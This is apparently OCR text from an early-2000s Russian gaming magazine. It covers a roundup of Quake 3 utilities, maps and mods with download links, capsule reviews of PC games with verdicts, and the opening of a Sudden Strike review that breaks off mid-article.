Длл'ки, которые прибавляют несколько fps'ов в Кваке. В общем-то, если у тебя и так 150-200, то эта прога тебе особо и не нужна. Но если ты из 40 на арене не выбираешься, то беги, качай эту золотую програмульку ;-). Сливаем тут: http://pk.dtf.ru/russian/files/files/game-dlls.zip

Demos converter

Сначала я отнес эту прогу к "демкам", но потом поставил ее сюда. Для тех, кто не понял, эта программа конвертирует демки версий 1.27 и 1.17 (к нашему общему счастью, туда и обратно). Она, в принципе, поставляется со всеми недавно вышедшими плеерами демок, но можно и по старинке самому конвертить ;-). Взять прогу можно здесь: http://pk.dtf.ru/russian/files/-files/converter.zip

Q3Bench

Неплохая утилита для тестирования fps. Известна тем, что ей измеряют fps на ixbt :). Имеет огромное количество настроек и видов работы. Но по-моему, легче конвертнуть старую добрую demo001.dm3, и спокойно тестить fps'ы через кваку. Если кто не знает, набирать надо будет уже так: demo demo001.dm3
А последнюю версию Q3bench можно всегда найти тут:
www.outragedgames.com/Q3Bench

Demomenu

Автору этой программы (некоему Przybycie ;-)) не понравился обычный вид Demo menu Кваки. И он, недолго думая, взял и написал .pk3 файл, который доплыл даже до нашей удаленной Родины. Примечателен этот файл еще и тем, что абсолютно не влияет на способность коннек-

титься к выделенным серверам. Единственной проблемой проги парень считает возможность того, что юзер ушастый переименует его золотое файло, после чего оно (файло) откажется работать ;-). Скачать прогу можно тут: http://pk.dtf.ru/russian/files/files/127-demomenu.zip

РАЗВЛЕКУХИ

Безусловно, самый интересный раздел, какие там проги, утилиты, настройки?! Надо прикалываться! ;-)

Funnames

Название уже смешное. Программа для создания красочного ника. Может быть, она в этом и помогает, но все равно методом тыка (imho) лучше получается. Имеются все цвета, все возможные варианты символов. Короче говоря, в этой программе можно создать абсолютно любые виды ников. Скачать тут: http://www.polosatiy.-com/files/click.php3?id=108

Еще одна прикольная программа (хотя ее можно отнести и к твикерам). Она убирает сообщения между игроками одной команды. Нужная вещь, если не хочешь, чтобы все узнали твои супер-пупер-секретные сообщения ;-) Брать тут: www.polosatiy.com/files/click.php3?id=95

МАПЫ/МОДЫ

Даю просто список:

http://pk.dtf.ru/russian/files/files/q3jdm8a.zip - маленькая, но очень интересная и играбельная мапа, советую. Ака cpm1.

http://pk.dtf.ru/russian/files/files/cpm1a.zip - тот же мап. Немного измененный вариант простого cpm1, называется cpm1a :).

http://pk.dtf.ru/russian/files/files/q3dm6tmp.zip - популярнейшая тимплейная карта, must download.

http://pk.dtf.ru/russian/files/files/q3dm7tmp.zip,

http://pk.dtf.ru/russian/files/files/q3dm12tmp.zip,

http://pk.dtf.ru/russian/files/files/q3dm14tmp.zip - остальные карты из этой серии.

http://pk.dtf.ru/russian/files/files/ztn3dm1.zip - ztn. Ну кто ж его не знает? Отличный мап, качать!


http://pk.dtf.ru/russian/files/files/ztn3tourney1.zip - измененный вариант предыдущего мапа, сделанный специально для cpl. Придется переходить на эту, хотя в общем-то ничего и не изменилось ;-).

www.polosatiy.com/files/click.php3?id=110 - promode. Очень интересная поделка, к сожалению, про нее начали забывать. Этот мод - возвращение к Кваке1, к ее играбельности и быстроте. Если еще не видел - бегом! ;-)

www.polosatiy.com/files/click.php3?id=124 - Head Hunters. Этот мод существует уже очень давно. Я набрел на него совершенно случайно, думал, что Ку3 версии просто не существует. Немного об игре: она строится на том, что надо принести башку противника к алтарю, причем лучше набирать как можно больше (но и быть зафраганым за это время - вероятность немалая). Сама идея очень интересна. Хотя должен отметить, что в Ку1 было как-то прикольнее :\

www.polosatiy.com/files/click.php3?id=94 - Rocket Arena. На Западе в него пуляют ничуть не меньше, чем в обычную Кваку. Надо тоже приобщаться к рокетной культуре :)


Ну вот, в общем-то, и все. Я перечислил почти все мало-мальские проги и программульки для Кваки3. Думаю, набор вышел очень интересный. Если что-то упустил, можешь намылить. Но только если что-то упустил ;-))




Урожденная Агент: Особое Задание
Жанр квест
Похожесть Штырлиц, ПиВИЧ
Мать/отец Сатурн Плюс/Бука
Требует P233(PII300), 16(32)
Групповуха обломись
Описуха Посмотри в графу “похожесть” и ты все поймешь. Если тебе нравятся эти две игры - понравится и Агент. Если нет... Ну, юмор здесь чуть поумнее, атмосфера игровая чуть поприятнее, а так все то же самое - рисованный квест с пост-перестроечными приколами... Как-то не свежо.


Приговор СРЕДНЕ








Урожденная Паркан: Железная Стратегия
Жанр RTS/FPS/Sim
Похожесть MW, Battlezone
Мать/отец Никита
Требует PII300(PIII600), 64(128), 3D уск. Инет
Групповуха Отечественная игра, сделанная на уровне мировых стандартов. По геймплею
Описуха очень похожа на Battlezone, по качеству исполнения - что-то среднее между им же и старым Парканом. Бегаем в скафандре или в роботе (как в MW), или же, заходя в командный центр, переходим в режим стандартной RTS. Вот тебе и смешение жанров.



Приговор ХОРОШО




Урожденная Age of Sails II (Век Парусников II)
Жанр морская стратегия
Похожесть Age of Sails
Мать/отец Акелла/1С
Требует P233(PII600), 32(64), 3D уск.
Групповуха обломись
Описуха Собираем собственную непобедимую армаду и окунаемся в пекло (сорри за каламбур) реальных исторических сражений 18-19 веков. Отличная графика, захватывающий геймплей, великолепный стратегический элемент. И самое главное, что делает эту игру шедевром - новый и уникальный подход к жанру. Такого мы еще не видели!

Приговор РУЛЕЗЗ!!!

Урожденная Agharta
Жанр адвенчура
Похожесть лучшие представители жанра
Мать/отец AniWare/IQ Media Nordic
Требует P120(P233), 32(64)
Групповуха обломись
Описуха Классический квест в лучших традициях жанра. Это и не паззл-гейм как Myst и не Lucas'овские бродилки. Это что-то особенное, незабываемое, с таким сюжетом что многие приключенческие книги обзавидуются. Квестоманам - must have. Остальным - строго рекомендуется к ознакомлению. Приговор: Рулеззз!

Приговор РУЛЕЗЗЗ!







Урожденная Cabela's 4x4 Off-Road Adventure
Жанр гонки на внедорожниках
Похожесть Screamer 4x4
Мать/отец Fun Labs/Activision Value
Требует P166(PII300), 64(128), 3D уск.
Групповуха обломись
Описуха Это вообще-то не гонки. Скорости тут небольшие, упор геймплея делается совсем на другое. Месить



откосы, падать в пропасти и увязать в трясине - вот чем придется заниматься, сойдя с комфортного асфальтированного шоссе. Странно, но модель повреждений отсутствует... Да и физика какая-то глючно-полуаркадная. И графика подкачала. Не фонтан, короче.

Приговор СРЕДНЕ








Урожденная Clive Barker's Undying
Жанр Horror FPS
Похожесть Thief, HL, Unreal
Мать/отец DreamWorks Interactive/Electronic Arts
Требует PII300(PIII600), 64(128), 3D уск.
Групповуха обломись
Описуха История про привидения в заброшенном доме. Но в отличие от большинства игр-ужастиков, здесь действительно страшно. Анрыловский движок вылизан до блеска, сюжет написан приемником Стивена Спилберга. Короче, сплошные достоинства. Недостатков тоже, правда, до фига, но на них вполне можно закрыть глаза. Такого не было со времен Half-Life.

Приговор ЛАЖА





Урожденная Corporate Machine
Жанр симулятор Билла Гейтса
Похожесть Entrepreneur
Мать/отец Stardock/Ubi Soft
Требует P100(P200), 16(32)
Групповуха Инет
Описуха Экономический симулятор, для тех, кто всю жизнь мечтал стать бизнесменом, а стал бухгалтером. Ведем крупный международный бизнес, ворочаем миллиардами, занимаемся маркетингом и агрессивным промоушеном, давим конкурентов, исследуем новые технологии... И все это даже немного красивее, чем в Excel.

Приговор СРЕДНЕ



Урожденная Deep Fritz
Жанр шахматы
Похожесть Fritz 6, Nimzo 8
Мать/отец Chessbase
Требует P133(8xPIII700), 16(512)
Групповуха обломись
Описуха Это даже не совсем игра, это скорее похоже на Deep Blue. Рекомендуется комп с несколькими процессорами (чем больше, тем лучше, в пределах восьми). По заверениям авторов, AI играет сильнее, чем 99,9% шахматистов на планете. Никаких тебе красочных энциклопедий и учебников, как в Chessmaster - только сухие и не по-детски умные шахматы.

Приговор СРЕДНЕ




Урожденная Ducati World Racing Challenge
Жанр автогонки
Похожесть Suzuki Alstare Extreme Racing
Мать/отец Attention to Detail/Acclaim
Требует PII266(PII300), 32(64), (3D уск.)
Групповуха обломись
Описуха Мотогонки на лицензированном “железе” Ducati. Разработчикам (и особенно их заказчикам) очень хотелось показать весь ряд моделей, поэтому они как-то забыли, что в игру еще и гамиться будут. Хотя AI умеет подрезать, да и графика не совсем безнадежна. Короче, для прожженных фанатов Ducati прокатит.

Приговор СРЕДНЕ





Урожденная MAD: Global Thermonuclear Warfare
Жанр аркадная стратегия
Похожесть GTW (на Amige)
Мать/отец Small Rockets/Real Networks
Требует P166(PII300), 16(64), 3D уск.
Групповуха LAN, Инет
Описуха Прикольная задумка - аркадная глобальная (!!!) стратегия! Это даже не RTS, это что-то типа “кто быстрее изобретет ядерную бомбу и закинет ее на соседний континент”. Забавная идея и симпатичная простенькая графика но... пуляться ракетами надоедает на двадцатой минуте игры. Купи, поиграй, а потом обменяй на что-нибудь другое.

Приговор СРЕДНЕ


Урожденная NASCAR Racing 4
Жанр гонки
Похожесть NASCAR Racing 1-3
Мать/отец Papyrus Design/Sierra Studios
Требует PII300(PIII600), 64(128), 3D уск., руль и педали
Групповуха модем, Инет
Описуха Вот так надо делать гонки. Самая совершенная на сегодняшний день модель повреждений, безупречная физика, реалистичный AI и очень приятная во всех отношениях графика. Но зато! Без руля с педалями здесь делать нечего, на слабый второй пень лучше даже не инсталить. Не для казуалов, понимаешь...

Приговор РУЛЕЗЗЗ!


Урожденная NBA Live 2001
Жанр баскетбол
Похожесть NBA Live 2000
Мать/отец EA Sports/Electronic Arts
Требует PII300(Athlon1Ghz), 64(256), 3D уск.
Групповуха LAN, Инет
Описуха Такое впечатление, что разработчики взяли NBA Live 2000 и каким-то кривым драг-н-дропом перенесли ее в новую коробку. По дороге потерялся конкурс трехочковых, затесалось несколько косметических изменений и поменялась последняя цифра в названии. Ну что ж, спасибо, что хоть не испортили...




Приговор ХОРОШО



Урожденная **Police Tactical Training**
Жанр симулятор тира
Похожесть Deer Hunter
Мать/отец Sylum
Требует P233(PII300), 32(64), 3D уск.
Групповуха обломись
Описуха Помнишь, раньше были такие "виртуальные тиры" типа Bounty Hunter и Space Pirates? Ну там, где курсором от мышки тыкаешь в скачущих вокруг тебя врагов и кликаешь по ним, до того как они тебя убьют. Во-во, это из той же серии. Стрельба по мишеням в рамках курса обучения полицейского. Зато здесь можно ходить (!) и даже стрелять из снайперской винтовки (!!!)


Приговор **РУЛЕЗЗЗ!**

Урожденная **Settlers IV**
Жанр хозяйственная стратегия
Похожесть Settlers I-III, Knights & Merchants, Cultures
Мать/отец Blue Byte/Ubi Soft
Требует PII266(PIII600), 32(128), 3D уск.
Групповуха LAN, Инет
Описуха Очередной апгрейд серии. Все стало еще лучше, еще анимированней, еще симпатичней. Если тебе по душе детсадовско-мультяшный стиль предыдущих игр серии, то при виде четвертой части ты кончишь от умиления. Кабанчики всякие, птички, травка... Ах да, сама стратегия осталась без изменений.




Приговор **ХОРОШО**

Урожденная **Severance: Blade of Darkness**
Жанр Third Person Shooter, Fighting
Похожесть Die by The Sword, Rune
Мать/отец Rebel Act Studios/Codemasters
Требует PII300(PIII600), 64(128)
Групповуха LAN, Инет
Описуха КРОВИЩА-А-А!!! Эта игра служит только одной цели - удовлетворить твою маньячную тягу живописно и ОЧЕНЬ КРОВАВО расчленять то, что за несколько секунд до этого считало себя Homo Sapiens. За такие обалденные сцены боя можно простить и убогий дизайн уровней, и раздражающую камеру, и отстойные "элементы adventure". Зато какое освещение, какие тени!




Приговор **ХОРОШО**

Урожденная **SimCoaster**
Жанр симулятор парка аттракционов
Похожесть Sim Theme Park, Roller Coaster Tycoon
Мать/отец Bullfrog Productions/Electronic Arts
Требует PII300(PIII600), 64(128), 3D уск.
Групповуха Инет
Описуха Я уже в них запутался. Все эти симуляторы аттракционов такие одинаковые и, что хуже, называются все как-то одинаково! Этот ничем не отличается от своих собратьев по цеху: все трехмерное, можно самому кататься на своих горках, качелях и пр. В остальном - все стандартно: развиваем парк по всем законам жанра. Не лучше и не хуже остальных.



Приговор **СРЕДНЕ**





Урожденная **The Messenger**
Жанр квест
Похожесть Louvre
Мать/отец Wanadoo
Требует P133(P233), 16(32)
Групповуха обломись
Описуха Жутко замороченная адвенчура с банальным сюжетом про перемещения во времени в стенах Лувра. Пиксельхантинг и соединение-разъединение предметов достигает высот неизлечимой патологии. Если давит депресняк и хочется грузануться, чтобы депрессуха еще сильнее плющила, - самое то.



Приговор **СРЕДНЕ**





Урожденная **The Real Car Simulation: Nissan Edition**
Жанр Racing
Похожесть Ford Racing 2001
Мать/отец VR-1
Требует PII300(PIII600), 64(128), 3D уск.
Групповуха Инет
Описуха В этой игре есть два прикола: название ("Чисто Реально Конкретный Симулятор") и физика. Физика ведет себя то как в аркаде, то как в сложном симе. Как ехать - непонятно. На большинство настроек машины не реагируют. К тому же, внутри машины качает так, что вид от первого лица без пакетика юзать вообще нельзя.



Приговор **СЛАБО**

Урожденная **Three Kingdoms: Fate of the Dragon**
Жанр RTS
Похожесть Age of Empires, Tzar, Kingdom Under Fire
Мать/отец Overmax Studio/Eidos Interactive
Требует PII300(PIII600), 64(128)
Групповуха LAN, Инет
Описуха Апофигей двумерных реал-тайм стратегий. Игра под названием “Это-Даже-Лучше-Чем-Age-Of-Kings”. Зачем нам такое нужно - неясно, но приходится признать: FOTD - это лишенная всех недостатков, вылизанная до блеска игра устаревшего, умирающего жанра. Хорошо это или плохо? Не знаю... Зато про китайцев.

Приговор **ХОРОШО**





Урожденная **War!!**
Жанр морской бой (игра из детства)
Похожесть Battle at The Black Sea
Мать/отец Khaoscape/eGames
Требует компьютер, монитор... но лучше обойтись бумажкой в клеточку
Групповуха обломись
Описуха Помнишь детство? Квадратик 10x10, один четырехпалубный, два трехпалубных... Помнишь? Вот теперь ты будешь играть в это на своем Пентиуме. Здесь даже анимированные вставки, призванные визуализировать уничтожение корабля противника. Поиграл один раунд, увидел 4 ролика - стирай.

Приговор **ЛАЖА**





Урожденная **Winter Sports Snow Wave 2**
Жанр зимние виды спорта
Похожесть Snowboard Racer/Snow Storm
Мать/отец Hammer Technologies/Blackstar Interactive
Требует P133(PII300), 32(64), 3D уск.
Групповуха на одном компе
Описуха Жутко отстойный сим трех зимних видов спорта (сноуборд, гонки на снегоходах и горные лыжи). Играть в это невозможно. Оказывается, эта игра - сиквел к чему-то там 98-го года выпуска. И оказывается, она пашет на том же движке!!! Дальше объяснять, надеюсь, ничего не надо. RIP.

Приговор **ЛАЖА**



Урожденная **Wraths: Extreme A-Grav Racing**
Жанр гонки на чем-то антигравитационном
Похожесть WipeOut 2097
Мать/отец Wave Front Technology/Crystal Interactive
Требует PII300(PIII600), 64(128), 3D уск.
Групповуха обломись
Описуха Ну представь - абсолютно аркадные гонялки в стиле середины девяностых. Современная графика и потрясающие спецэффекты То есть, игра годится разве что для расслабления после работы или для многопользовательского безбашенного оттяга. А тут... сюрприз! Мультиплеера-то нету! Опаньки...

Приговор **СЛАБО**




Урожденная **World Championship Snooker**
Жанр симулятор снукера :)
Похожесть Virtual Pool 3
Мать/отец Blade Interactive Studios/Codemasters
Требует P166(PII300), 32(64), 3D уск.
Групповуха LAN, Инет
Описуха Снукер - это такая игра в бильярде. Да, здесь реализована только одна игра, зато как реализована! Графика безупречна, а физика и комфорт управления (больное место в бильярдных симах) выше всяких похвал. Играешь и отрываешься. Несколько режимов игры, обучение... Короче, WCS одинаково подходит и “рыцарям битка и кия” и бильярдным ламерам.


Приговор **РУЛЕЗЗЗ!**

Урожденная **WWII: Normandy**
Жанр FPS
Похожесть Medal of Honor, Vietnam
Мать/отец 3LV Games/ValuSoft
Требует P266(PII300), 32(64), (3D уск.)
Групповуха обломись
Описуха Fuck! Какое название - зашибись. Еще пара лет в игровой журналистике, и я буду всерьез думать, что вся Вторая мировая случилась на территории Нормандии. Впрочем, какое название, такая и игра. На скриншотах все видно. Видимо, Wolfenstein’ом навеяло...



Приговор **ЛАЖА**





Игрушечные солдатики

Sonder (sonder@iname.com)

Уверен, что про игру Sudden Strike (АКА “Противостояние 3”) ты уже слышал достаточно много. Повторяться не хочется, да и не нужно это никому, из пустого в порожнее переливать. Я тебе лучше всё по делу расскажу. Когда-нибудь слыхал о так называемых wargames? Со стратегиями знаком? А с военными стратегиями? Тогда очень даже странно, что на твоём винте до сих пор нет игры под названием “Противостояние 3”.

Последний раз ТАК КРУТО я играл в “Jagged Alliance”, а перед ним - в “Цивилизацию”. Играл днями и ночами, изобретал всё более изощрённые стратегические ходы и продвигался вперёд в час по чайной ложке. Но кайф, получаемый от самого процесса игры, был соизмерим действительно с немногими вещами, о которых я расскажу тебе отдельно.

Доколе?



Не удивляйся тому, что на протяжении всей статьи я буду игру ругать. Она настолько хороша, что не ругать её нельзя :)) Это всё от непрекращающейся тяги к идеалу, от дурацкой черты характера, называемой сложным словом “перфекционизм”.
Как произошло, что “Противостояние” меня (да и не только меня) захлестнуло с головой? Причин несколько. Одна из самых важных - до одури надоели разные всякие футуристические стратегии с соник-танками и гипербластерами, строительством баз, апгрейдом защиты до полной непробиваемости и глобальным уничтожением противника супер-пупер-мега-ядрёной бомбой. А как смотрится ситуация, когда ты строишь десяток самых крутых мега-танков и прокатываешь ими, как утюгами рубежи противника. Хорош! Доколе? Хочется, наконец, реализма. Попробуй-ка предположить, что произойдёт в реальной жизни с танковой ротой, прущей в лоб без поддержки пехоты, без разведки и без артподготовки, на укреплённые позиции противотанковой батареи? Размочалят ту роту капитально, только клочья полетят.

Как можно не играть в игрушку, которая даёт тебе возможность почувствовать себя боевым офицером, принимающим подчас судьбоносные решения, вершащим судьбы своих немногочисленных подчинённых? Игра передаёт (и довольно точно) саму атмосферу прошедшей войны. Маневренность, скоротечность, постоянный цейтнот, ограниченность резервов, обилие возможностей для проявления персональной военной хитрости - только одна из граней “Противостояния”. Игрушка настолько неоднозначна, что не попробовать поиграть в неё просто нельзя!

Игра, которая устанавливает новые стандарты



Вот что говорят об игре создатели: “Игра, которая устанавливает новые стандарты! Игра с графикой, о которой вы даже не мечтали! Игра, чрезвычайно реалистичная и захватывающая! Игра, которая приносит наслаждение!”. Забегая вперёд, скажу, что не всё так гладко, как вещает реклама, но истины в этих словах всё же больше, чем всего остального.
Итак: в игре участвуют 5 стран: СССР, нацистская Германия, Франция, Америка и Великобритания. Само собой, юниты, карты и игровые ситуации для всех сторон индивидуальны. Минимальная конфигурация вполне гуманна - P-200 и 32 Мб RAM. Графика в игре спрайтовая, но какая!!! О, это песня, а не графика. В её отношении действует закон о том, что увидеть один раз значительно лучше, чем 100 раз услышать и прочесть.

Отдельного упоминания заслуживает “парк” боевой техники, задействованный в игре: немецкие танки Tiger, Panther, Panzer I-IV, штурмовые орудия Stug III, Elefant, Sturmtiger, отечественный Т-34 и его модификация Т-34-85, Т-26, Т-70, могучий и почти непробиваемый КВ-1, самоходка СУ 85, броневики, знаменитая “Катюша”, авиация, пехота во главе с офицерами, снайперы, пулемётчики, миномётчики, артиллеристы со своими гаубицами и противотанковыми орудиями, истребители танков и прочая, прочая, прочая… Перечислить всё я просто не могу, разнообразие юнитов иначе как великолепным, назвать сложно.

Бои происходят на очень даже солидных по размеру и оформлению картах летом и зимой. Карты напичканы самыми разнообразными постройками, дорогами, реками и торчащими там и сям лесами, кустами и прочими атрибутами нормальной карты. Я был просто поражён, когда отметил на карте наличие таких презренных построек, как сельские сортиры :))




Что касается интерактивности в игре - она выше всяких похвал. Всё, что может быть разрушено - может быть разрушено (каламбур!). Разнесённый вдребезги артиллерийским огнём посёлок являет собой потрясающее зрелище. Попадание снаряда в стог сена или в воду способно вызвать восторг. Про взрывы (залп десятка миномётов, например) я, вообще, молчу, сплошной щенячий восторг. Частично разрушенный мост можно восстановить, дзот можно напрочь разворотить массированным артналётом, мешающие обзору деревья желающие могут повыкарчевывать снарядами. Красота!
Но где же, трам-тарарам, присущие любой русской деревне куры, утки, коровы, гуси, собачьи будки с прилагающимися собаками? Почто не колосится рожь? Где гужевой транспорт, где гражданское население, наконец? Лесники, старушки, почтальоны, дезертиры, зоотехники, доярки, отставные матросы, заблудившиеся грибники и прочие граждане, которые должны находиться в своих или чужих домах? Странно, что дома стоят совершенно пустыми, как-то это не очень натурально выглядит.

Атмосфера войны



Создатели игры неспроста обещали реалистичную игру. Действительно, атмосфера НАСТОЯЩЕЙ ВОЙНЫ в “Противостоянии” присутствует. Но! Опять мелкие недоделки, которые мне как фа-

нату не дают спокойно спать. Не могу уснуть, волнуюсь за судьбу пулемёта Максима. Где он, почему русская пехота им не вооружена? А где метатели бутылок с зажигательной смесью? Почему, как в Close Combat, нельзя разжиться трофейным стрелковым оружием? Почему не удаётся построить сплошное проволочное заграждение, а подбитые и сгоревшие танки куда-то загадочным образом исчезают? Между прочим, очень жаль, что так происходит, пропадает отличный тактический ход: сгоревший танк является солидным препятствием, ограничивает видимость и сектор обстрела, под ним можно спрятать пулемётный расчёт или снайпера. Мелочи, конечно, но ведь важные...









Неожиданный маневр, обход, захват и... победа почти за нами!

Особенно мне было обидно за гордость отечественной бронетехники - танк КВ. Чего зря словами бросаться, лучше почитать реальные документы, гласящие, что 18 августа 1941 года танк КВ-1 N864 старшего лейтенанта Колобанова в течение 30 минут подбил 22 немецких танка. Снаряды немецких пушек не могли пробить броню КВ, но мешали нашему экипажу: в танке стоял непрекращающийся гул, окалина с внутренней стороны брони впивалась в лица и руки наших танкистов, землей закидало щели триплексов. Один из снарядов заклинил башню. Уже после боя на броне колобановского танка насчитали 135 попаданий, но ни одной пробоины.

Фишки



